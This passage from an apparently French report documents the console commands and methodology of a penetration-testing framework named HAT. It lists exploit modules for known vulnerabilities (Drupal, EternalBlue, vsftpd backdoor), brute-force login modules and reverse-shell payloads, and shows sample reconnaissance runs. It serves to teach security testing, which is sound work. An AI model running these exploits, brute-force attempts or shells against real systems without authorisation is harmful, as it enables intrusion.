   |-----------+-------------------------------------------------------------|
   | help      | Help menu (i.e: help show)                                  |
   | show      | Displays modules of a given type, or all modules            |
   | search    | Searches module names and descriptions                      |
   | use       | Selects a module by name                                    |
   | set       | Sets a context-specific variable to a value                 |
   | unset     | Unsets one or more context-specific variables               |
   | info      | Displays information about one or more modules              |
   | back      | Move back from the current context                          |
   | run       | Start target exploitation                                   |
   | clear     | Clear the console                                           |
   | clearh    | Clear the console history                                   |
   | session   | Dump session listings and display information about sessions |
   | exit      | Exit the framework console                                  |
   | cd        | Change the current working directory                        |
   | ip        | Displays user local / public IP                             |
   +-----------+-------------------------------------------------------------+
```

Figure 4 : Commande de base du framework - help

- La commande « *exit* » va simplement quitter la framework :

```
HAT > exit
[!] EXIT
root@VM:/HAT-framework#
```

Figure 5 : Commande de base du framework - exit

- La commande « *ip* » affichera notre IPv4 public ou privé :

```
HAT > help ip

   DESCRIPTION: Displays user local / public IP

   USAGE: ip [interface]

   Interface    Description
   ----------   ----------------------
   lan          Displays user local IPv4
   wan          Displays user public IP
```

Figure 6 : Commande de base du framework - ip

- Le framework comprend une fonctionnalité de recherche étendue basée sur des expressions régulières. Si nous avons une idée générale de ce que nous recherchons, nous pouvons le rechercher via la commande « *search* », la fonction de recherche localisera cette chaîne dans les noms de module, les descriptions, les références, etc.

```
HAT > help search

   DESCRIPTION: Searches module names and descriptions

   USAGE: search [ [keyword1,keyword2,...] | [name:<keyword> cve:<cve>, type:<type>] ]

   Keywords    Description
   ----------  ------------------------------------------------------------
   name        Modules with a matching descriptive name
   cve         Modules with a matching CVE ID
   type        Modules of a specific type (exploit, auxiliary, or payload)

   EXAMPLES:

        search drupal,rce
        search name:drupal cve:2011 type:exploit

HAT > search ftp

   Matching Modules
   ================

   +-----------------------------------+--------------+-----------------------------------------------------------------+
   | Name                              | CVE          | Description                                                     |
   |-----------------------------------+--------------+-----------------------------------------------------------------|
   | exploits/ftp/vsftpd_backdoor      | CVE-2011-2523 | VSFTPD v2.3.4 Backdoor Command Execution                      |
   | auxiliary/bruteforce/hydra_ftp_login |            | Check for weak usernames, passwords in FTP service using Hydra |
   | auxiliary/bruteforce/ftp_login    |              | Check for weak usernames, passwords in FTP service             |
   +-----------------------------------+--------------+-----------------------------------------------------------------+


HAT > search name:drupal

   Matching Modules
   ================

   +--------------------------------+--------------+-------------------------------------------------------------------------------------+
   | Name                           | CVE          | Description                                                                         |
   |--------------------------------+--------------+-------------------------------------------------------------------------------------|
   | exploits/http/drupalgeddon2_rce | CVE-2018-7600 | Drupal <=7.58, 8.x<=8.3.9, 8.4.x<=8.4.6, 8.5.x<=8.5.1 Remote Code Execution |
   | exploits/http/drupalgeddon3_rce | CVE-2018-7602 | Drupal 7.x and 8.x Authenticated Remote Code Execution                      |
   | exploits/http/drupal8_rest_rce  | CVE-2019-6340 | Drupal 8 REST Services Unauthenticated RCE PoC                              |
   +--------------------------------+--------------+-------------------------------------------------------------------------------------+
```

Figure 7 : Commande de base du framework - search

- Il existe un certain nombre de commandes « show » que nous pouvons utiliser pour afficher les modules du framework ou les options d'un module.

```
HAT > help show

   DESCRIPTION: Displays modules of a given type, or all modules

   USAGE: show [item]

   Items             Description
   ----------------  ------------------------------------------------
   all               List all available modules
   exploits          List all available exploits
   auxiliary         List all available auxiliary
   payloads          List all available payloads
   options           Displays global options or for one or more modules
   post_exploitation  List all available post exploitation scripts

   EXAMPLES:

        show all
        show exploits
```

Figure 8 : Commande de base du framework - show

- L'exécution de « *show auxiliary* » affichera une liste de tous les modules auxiliaires disponibles dans le framework. Comme mentionné précédemment, les modules auxiliaires incluent les scanners, les modules de déni de service, les fuzzers, etc.

```
HAT > show auxiliary

   AUXILIARY
   =========

   +---------------------------------------+-----------------------------------------------------------------+
   | Name                                  | Description                                                     |
   |---------------------------------------+-----------------------------------------------------------------|
   | auxiliary/fuzzers/web_crawler         | Grab recursively content from a target web application          |
   | auxiliary/fuzzers/lfi_fuzzer          | Automated fuzzer for LFI vulnerability                          |
   | auxiliary/fuzzers/xss_fuzzer          | Automated fuzzer for XSS vulnerability                          |
   | auxiliary/fuzzers/sqli_fuzzer         | Automated fuzzer for SQL Injection vulnerability                |
   | auxiliary/fuzzers/cmd_injection_fuzzer | Automated fuzzer for OS Command Injection vulnerability        |
   | auxiliary/scanner/nmap_scan           | Scan (Network, Services, OS fingerprinting) a target  using Nmap |
   | auxiliary/scanner/cmseek              | Detect over 170 CMS & exploitation suite                        |
   | auxiliary/scanner/http_enum           | Enumerates directories and files in webservers                  |
   | auxiliary/scanner/dns_enum            | Enumerate general DNS records for a given domain                |
   | auxiliary/scanner/smb_os_discovery    | Attempts to determine the operating system over SMB             |
   | auxiliary/scanner/cve_mitre_api       | Search CVE using keywords on cve.mitre.org                      |
   | auxiliary/scanner/cve_vulners_api     | Search CVE using keywords on vulners.com                        |
   | auxiliary/bruteforce/hydra_ftp_login  | Check for weak usernames, passwords in FTP service using Hydra  |
   | auxiliary/bruteforce/hydra_ssh_login  | Check for weak usernames, passwords in SSH service using Hydra  |
   | auxiliary/bruteforce/hydra_telnet_login | Check for weak usernames, passwords in TELNET service using Hydra |
   | auxiliary/bruteforce/hydra_smb_login  | Check for weak usernames, passwords in SMB service using Hydra  |
   | auxiliary/bruteforce/hydra_mysql_login | Check for weak usernames, passwords in MySQL service using Hydra |
   | auxiliary/bruteforce/rexec_login      | Check for weak usernames, passwords in REXEC service            |
   | auxiliary/bruteforce/ftp_login        | Check for weak usernames, passwords in FTP service              |
   | auxiliary/bruteforce/ssh_login        | Check for weak usernames, passwords in SSH service              |
   +---------------------------------------+-----------------------------------------------------------------+
```

Figure 9 : Commande de base du framework - show auxiliary

- Naturellement, show exploits sera la commande qui nous intéressera le plus. Exécutez « *show exploits* » pour obtenir une liste de tous les exploits contenus dans le framework.

```
HAT > show exploits

   EXPLOITS
   ========

   +---------------------------------------+--------------+-----------------------------------------------------------------------------+
   | Name                                  | CVE          | Description                                                                 |
   |---------------------------------------+--------------+-----------------------------------------------------------------------------|
   | exploits/auto_pentesting              |              | fully automated penetration testing.                                        |
   | exploits/http/apache_shellshock       | CVE-2014-6271 | Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)       |
   | exploits/http/drupal8_rest_rce        | CVE-2019-6340 | Drupal 8 REST Services Unauthenticated RCE PoC                             |
   | exploits/http/drupalgeddon2_rce       | CVE-2018-7600 | Drupal <=7.58, 8.x<=8.3.9, 8.4.x<=8.4.6, 8.5.x<=8.5.1 Remote Code Execution |
   | exploits/http/drupalgeddon3_rce       | CVE-2018-7602 | Drupal 7.x and 8.x Authenticated Remote Code Execution                     |
   | exploits/http/drupageddon_sqli        | CVE-2014-3704 | Drupal 7.x <= 7.32 pre Auth SQL Injection Vulnerability                    |
   | exploits/smb/ms17_010_eternalblue     | CVE-2017-0143 | Remote Code Execution vulnerability in Microsoft SMBv1                     |
   | exploits/ftp/vsftpd_backdoor          | CVE-2011-2523 | VSFTPD v2.3.4 Backdoor Command Execution                                   |
   | exploits/linux/unreal_ircd_3281_backdoor | CVE-2011-2523 | UnrealIRCd 3.2.8.1 Backdoor Command Execution                           |
   +---------------------------------------+--------------+-----------------------------------------------------------------------------+
```

Figure 10 : Commande de base du framework - show exploits

- L'exécution de « *show payloads* » affichera toutes les différentes charges utiles pour toutes les plates-formes disponibles dans le framework.

```
HAT > show payloads

   PAYLOADS
   ========

   +-------------------------------+-----------------------------------------------------+
   | Name                          | Description                                         |
   |-------------------------------+-----------------------------------------------------|
   | linux/shell/reverse_tcp       | Connect back to attacker and spawn a command shell  |
   | linux/shell/bind_tcp          | Listen for a connection and spawn a command shell   |
   | linux/shell/interactive_shell | Listen spawn a command shell                        |
   | windows/shell/reverse_tcp     | Connect back to attacker and spawn a command shell  |
   | windows/shell/bind_tcp        | Listen for a connection and spawn a command shell   |
   +-------------------------------+-----------------------------------------------------+
```

Figure 11 : Commande de base du framework - show payloads

- La post-exploitation fait référence à toutes les actions pris après l'ouverture d'une session (Collecte des informations système, recherche dans le système de fichiers, utilisateurs, etc…) et pour lister ses scripts spécifiques en exécute la commande « *show post_exploitation* ».

```
HAT > show post_exploitation

   POST_EXPLOITATION
   =================

   +-------------------------------+-----------------------------------------------------------------------------------------+
   | Name                          | Description                                                                             |
   |-------------------------------+-----------------------------------------------------------------------------------------|
   | post_exploitation/linux/les   | Linux Exploit Suggester for detecting security deficiencies                             |
   | post_exploitation/linux/pxenum | Post Exploitation Enumeration automatically performs a series of enumeration tasks |
   +-------------------------------+-----------------------------------------------------------------------------------------+
```

Figure 12 : Commande de base du framework - show post_exploitation

- Lorsque nous devons utiliser un module particulier. La commande « *use* » change notre contexte en un module spécifique.




Figure 13 : Commande de base du framework - use

- La commande « *set* » nous permet de configurer les paramètres du module actuel avec lequel nous travaillons.




Figure 14 : Commande de base du framework - set

- Le contraire de la commande « *set* », bien sûr, n'est pas défini. « *unset* » supprime un paramètre précédemment configuré avec set. Nous pouvons supprimer de nombreuses variables assignées séparées par un espace.

```
HAT auxiliary(scanner/smb_os_discovery) > help unset

   DESCRIPTION: Unsets one or more context-specific variables

   USAGE: unset [variable [variable2 variable3 ...]]

   EXAMPLES:

        unset RHOST PAYLOAD

HAT auxiliary(scanner/smb_os_discovery) > unset RHOST
[+] Unsetting RHOST...
HAT auxiliary(scanner/smb_os_discovery) > show options

   Module Options
   ==============

   Name     Current Setting    Required    Description
   -------  -----------------  ----------  -----------------------------------------
   RHOST                       yes         The target address
   RPORT    445                yes         The port(s) which will be scanned
   VERBOSE  true               no          Whether to print output for successful attempts


HAT auxiliary(scanner/smb_os_discovery) >
```

Figure 15 : Commande de base du framework - unset

- La commande « *session* » nous permet de lister, d'interagir avec les sessions générées.

```
HAT > help session

   DESCRIPTION: Dump session listings and display information about sessions

   USAGE: session [list] [load <session_file> <session_id>] [delete <session_file>]

   EXAMPLES:

        session list
        session load 2d40632f 1
        session delete 2d40632f

HAT > session list

   AVAILABLE SESSIONS
   ==================

   +----------------+------+----------------------+---------------------------------+
   | Session file   |   ID | Time                 | Module                          |
   |----------------+------+----------------------+---------------------------------|
   | 2d40632f       |    1 | 16 May 2021, 08:33:51 | exploits/http/drupalgeddon2_rce |
   +----------------+------+----------------------+---------------------------------+
```

Figure 16 : Commande de base du framework – session

- La commande « *info* » fournira des informations détaillées sur un module particulier, y compris toutes les options, references et autres informations.




Figure 17 : Commande de base du framework – info

5. Méthodologie du framework

La méthodologie du framework de pentest trop proche de la méthodologie du pentest, nous avons déterminé et réalisé chaque phase avec les modules spécifiés pour cette phase.

5.1. Reconnaissance et Enumération

La base de tout test de pénétration réussi est une solide reconnaissance. Le fait de ne pas effectuer une collecte d'informations appropriée nous fera échouer lors de l'attaque de la cible.

Nous ne couvrirons que quelques-unes de ces techniques de reconnaissance telles que :

- **Scan des ports et Enumération des services :**

Pour énumérer les ports et services ouverts ou le système d'exploitation qui s'exécutent sur une cible on utilise le module « *auxiliary/scanner/nmap_scan* » :

```
HAT > info auxiliary/scanner/nmap_scan

  MODULE INFORMATION:
  ===================

       Name        : Nmap utility for network discovery and security auditing
       Module      : auxiliary/scanner/nmap_scan
       Description : Scan (Network, Services, OS fingerprinting) a target  using Nmap
       Platform    : linux

  BASIC OPTIONS:
  ==============

  Name             Current Setting    Required    Description
  ---------------  -----------------  ----------  ------------------------------------------------------------
  SCAN_TYPE        M                  yes         The scan type F: Fast, M: Medium, A: Aggressive
  HOST_CHECK       true               no          Check whether host is reachable or not
  RHOST            127.0.0.1          yes         The target address
  RPORT                               no          The port(s) which will be scanned ('*' for all ports)
  OS_SCAN          true               no          OS fingerprinting
  HOST_UP          false              no          Treat host as online
  TIMING_TEMPLATE  4                  no          How aggressive the scan will be & minor speed adjustments <0-5>
  MIN_PARALLELISM                     no          The number of probes based on network performance


  PAYLOAD INFORMATION:
  ====================

       No payload needed in this module.

  REFERENCES:
  ===========
```

Figure 18 : Information du module nmap_scan

La plupart du temps, l'option principale à définir est le 'RHOST', et des autres options dépend de notre cas. Lorsque le module termine le scan ça montre le résultat et l'extraire dans un fichier JSON.

```
HAT > use auxiliary/scanner/nmap_scan
HAT auxiliary(scanner/nmap_scan) > set RHOST 192.168.1.17
[+] RHOST => 192.168.1.17
HAT auxiliary(scanner/nmap_scan) > run
[+] 192.168.1.17 is up                                              FINISH
[+] Scanning 192.168.1.17 services                                  FINISH

PORT      STATE    SERVICE       VERSION
--------  -------  ------------  -----------------------------------
135/tcp   open     msrpc         Microsoft Windows RPC
139/tcp   open     netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open     microsoft-ds
1801/tcp  open     msmq
2103/tcp  open     msrpc         Microsoft Windows RPC
2105/tcp  open     msrpc         Microsoft Windows RPC
2107/tcp  open     msrpc         Microsoft Windows RPC
9009/tcp  open     http          2.0 Microsoft HTTPAPI httpd SSDP/UPnP

OS: Microsoft Windows XP SP2 (85%)
OS Family: Windows XP (85%)

[*] /HAT/output/192.168.1.17/nmap_report.json
HAT auxiliary(scanner/nmap_scan) >
```

Figure 19 : Reconnaissance et énumération – module nmap_scan

- **Reconnaissance SMB :**

  Comme il existe de nombreux systèmes exécutant SMB, nous utiliserons le module « *auxiliary/scanner/smb_os_discovery* » pour déterminer quelle version de service est en cours d'exécution sur une cible et quel système d'exploitation




Figure 20 : Reconnaissance et énumération – module smb_os_discovery

- **Reconnaissance DNS :**

  La reconnaissance DNS fait partie de l'étape de collecte, lorsqu'un pentester effectue une reconnaissance DNS, il tente d'obtenir le plus d'informations possible sur les serveurs DNS et leurs enregistrements, et pour cette étape en utilise le module « *auxiliary/scanner/dns_enum* ».

```
HAT > info auxiliary/scanner/dns_enum


   MODULE INFORMATION:
   ===================

        Name        : DNS Enumeration (all records: TXT, A, CNAME, MX, etc.)
        Module      : auxiliary/scanner/dns_enum
        Description : Enumerate general DNS records for a given domain
        Platform    :

   BASIC OPTIONS:
   ==============

   Name     Current Setting    Required    Description
   -------  -----------------  ----------  -------------------------------------------
   RHOST    192.168.1.24       yes         The target address range or CIDR identifier
   RPORT    53                 yes         The target port (TCP)
   THREADS  1                  no          The number of concurrent threads
   VERBOSE  true               no          Whether to print output for successful attempts


   PAYLOAD INFORMATION:
   ====================

        No payload needed in this module.

   REFERENCES:
   ===========
```

Figure 21 : Information du module dns_enum

Après avoir défini les options nécessaires, le module énumérera tous les enregistrements DNS possibles de la cible et essaiera plusieurs tâches telles que le transfert de la zone DNS, et finalement le résultat de l'analyse sera enregistré dans un rapport JSON.

